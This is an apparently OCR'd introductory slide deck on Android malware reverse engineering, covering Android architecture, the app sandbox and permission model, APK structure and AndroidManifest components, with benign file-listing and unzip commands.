Mobile Malware Reverse Engineering - 0x1: The Beginning

McAiden Research Lab, Juttikhun Jirathanan, 2023

BLOG.ITSELECTLAB

Research Lab

2022:

- 2nd place Thailand Cyber Top Talent – Team PoE (Prize: 50,000 THB)

2023:


- 2nd place National Coding Day: White Hat Challenge – Team PoE555 (Prize: 3,000 USD)

CVEs:

- CVE-2022-46265 – Siemens host header injection


In-house developed tools:

- ATM dispenser security testing kit (XFS)
- Bypassing client-side security of mobile applications
- Breaking end-to-end encryption



Decoding the Speaker:

- Name: Juttikhun Jirathanan (Gohung)
- Team Lead of McAiden Consulting Co., Ltd.
- Penetration Tester
- 9 years in cybersecurity, 2-blue, 7-red
- Certificates: OSCP, OSWE, CRTP, CRTE, GPEN, eMAPT, ECIH




Access Brokers 2022

Access Broker Boom Accelerated in 2022

Access brokers are threat actors who acquire access to organizations and provide or sell this access to other actors, including ransomware operators. The popularity of their services increased in 2022, with more than 2,500 advertisements for access identified — a 112% increase compared to 2021.


Published by CrowndStrike 2023



Global RASP Market

Runtime Application Self-Protection

It is a security technology that is specifically designed to monitor a running application and identify or block security threats in real-time.




Data from:

https://www.maximizemarketresearch.com/market-report/global-runtime-application-self-protection-market/882/

Android Architecture

- Linux Kernel is the foundation of the Android platform.
- Hardware Abstraction Layer (HAL) provides standard interfaces that expose device hardware capabilities to the higher level.
- Android Runtime is written to run multiple virtual machines on low-memory devices by executing DEX files.
- Native C/C++ Libraries are the native code which the Android Runtime is built from. The Android platform provides Java framework APIs that expose the functionality of some of these native libraries to apps.
- Java API Framework is a framework written in Java to provide all functionalities of Android OS to apps.
- System Apps is the set of core apps come with Android.




Android Virtual Machine

- Virtual machines are abstraction layers between an application and the underlying Android device.
- Android apps are written in Java, but are compiled into platform independent Dalvik Executable, or DEX, bytecode.
- Android VM's run the DEX bytecode directly compiled from the original Java.
- This handles the translations of the differences between different operating system versions.
- Prior to KitKat (v.4.4), Android used the Dalvik VM.
- With the introduction of KitKat, Android began using a new virtual machine: Android Runtime (ART) and stop using the Dalvik VM entirely with Lollipop (v5.0)
- Both runtimes work on DEX bytecode, but ART has some new optimization features.

Android Virtual Machine

- In general, the Dalvik VM still executes a .dex file, which in turn handles the interaction with the native code.



Android Security Model

- In the generalized Android Security Model, there are two distinct layers to the model.
- The **first** is implemented in the operating system and keeps installed applications fundamentally isolated from on another.
- The **second** is the security layer in the application itself.
- In the Android operating system, each app is assigned a specific User ID (UID) which is inherited from the underlying Linux operating system. This assignment is done dynamically on installation. It establishes the identity of the application.
- Basically, the application can interact with any file owned by its UID, but no others, unless they are **shared with it by another application or the operating system**.

Android Security Model

- This UID separation forms the foundation of the Android Application Sandbox and prevents anything other than the app itself, certain components of the operating system, or the "root" user from accessing its data.

```
$ ls -al
$ ls -an
```

- In the image below, you can see how each application's files are owned by a distinct user and group.

```
olive:/ # ls -aln /data/data
total 2712
drwxrwx--x 337 1000  1000  20480 2021-07-29 08:12 .
drwxrwx--x  51 1000  1000   4096 2021-03-15 11:08 ..
drwx------   4 1000  1000   4096 2020-09-18 19:03 android
drwx------   4 10009 10009  4096 2020-09-18 19:03 android.aosp.overlay
drwx------   4 10107 10107  4096 2020-09-18 19:03 android.autoinstalls.config.Xiaomi.olive
drwx------   4 10001 10001  4096 2020-09-18 19:03 android.miui.overlay
drwx------   4 10011 10011  4096 2020-09-18 19:03 android.overlay.common
drwx------   4 10211 10211  4096 2021-07-26 15:31 cn.wps.moffice_eng
drwx------   4 10196 10196  4096 2021-07-30 15:19 cn.wps.xiaomi.abroad.lite
drwx------   4 10077 10077  4096 2020-09-18 19:03 com.android.apps.tag
drwx------   4 10057 10057  4096 2020-09-18 19:03 com.android.backupconfirm
```

Android Security Model

- The left of the uid/gid is a column which shows the file or directory's permissions.
- The first character identifies the file type ("-" for regular file, "d" for directory).
- The following characters are three groups of three representing the user, group, or other permissions.
- The permissions are: "r" (read), "w" (write), "x" (execute), and "-" (no permission of that type)

```
olive:/ # ls -aln /data/data
total 2712
drwxrwx--x 337 1000  1000  20480 2021-07-29 08:12 .
drwxrwx--x  51 1000  1000   4096 2021-03-15 11:08 ..
drwx------   4 1000  1000   4096 2020-09-18 19:03 android
drwx------   4 10009 10009  4096 2020-09-18 19:03 android.aosp.overlay
drwx------   4 10107 10107  4096 2020-09-18 19:03 android.autoinstalls.config.Xiaomi.olive
drwx------   4 10001 10001  4096 2020-09-18 19:03 android.miui.overlay
drwx------   4 10011 10011  4096 2020-09-18 19:03 android.overlay.common
drwx------   4 10211 10211  4096 2021-07-26 15:31 cn.wps.moffice_eng
drwx------   4 10196 10196  4096 2021-07-30 15:19 cn.wps.xiaomi.abroad.lite
drwx------   4 10077 10077  4096 2020-09-18 19:03 com.android.apps.tag
drwx------   4 10057 10057  4096 2020-09-18 19:03 com.android.backupconfirm
```

Android Sandboxing

- The conceptual Android Application Sandbox, create a separation of files and code execution between applications on the same device.
- The Android Application Sandbox is implemented in the operating system rather than the VM.
- Prior to Android 4.3, UID separation was the only thing isolating apps from one another and more importantly, the operating system from privileged users (e.g. root).
- In earlier Android versions, if the root user account were ever compromised, the entire operating system could be attacked without bounds.
- Android 4.3 began to implement SELinux, when it reached Android 5.0 (L), it was fully enforcing its more secure implementation.
- Essentially, SELinux denies all process interactions and then creates policies to allow only the expected, or "known good" interactions between them.

Android Security Features

Linux Kernel

- Android is built on top of the Linux kernel, inheriting its robust security model, including **process isolation**, **user-based permission models**, and **file-based permissions**.

Application Sandbox

- Each application runs in its own sandbox, a dedicated environment that isolates the application's data and code execution from other apps. This limits the ability of a malicious application to access data or code from other applications.

Application Signing and Verification

- Android applications must be digitally signed to ensure their integrity. This ensures that updates and modifications are only made by the verified owner of the application.

Application Permissions

- Android uses a permission-based model, asking users to grant permissions to apps for accessing sensitive or restricted data, such as location or contact list.


Android Security Features

APK Structure

- When Android applications are compiled, the resulting output is an Android Package (APK) file. It is a compressed archive containing the resources necessary to run the app.
- This includes both the code and resources, such as images.
- In order to inspect the contents of an APK, you first need to decompress it with any tool that is capable to open an ordinary ZIP file.

APK Structure


- Once decompressing an APK file, we will find the the following files and directories
- AndroidManifest.xml
- classes.dex
- resources.arsc
- /assets
- /lib
- /META-INF
- /res
- Third-party libraries, etc.




```
$ unzip app.apk -d app_unzip
$ unzip app.apk -d app_unzip
```

AndroidManifest.xml

- The AndroidManifest.xml file located in the decompressed file is a binary file, which is not human-readable. In order to view it properly, you need to convert it to a human-readable XML format. But we will cover the process of converting the file soon.




AndroidManifest.xml

- The AndroidManifest.xml file in an Android application serves as a central configuration file that provides essential information about the app to the Android system.
  - Package name & Version
  - Components
    - Activities
    - Services
    - Broadcast Receivers
    - Content Providers
  - Intent Filters
    - Actions
    - Categories
    - Data
  - Permissions
    - Required Permissions
    - Custom Permissions
  - Others

AndroidManifest.xml

- Package Name & Versions



AndroidManifest.xml

- Components
  - **Activities**: All the activities used in the application are declared here.
  - **Services**: Background tasks
  - **Broadcast Receivers**: These are components that can receive and respond to broadcast messages from other applications or the system
  - **Content Providers:** These expose a specific set of data to other applications

To understand an app, we need to know list of all those things and keep noted. Mostly we need to analyze them one by one to find out what and how do they work.

AndroidManifest.xml

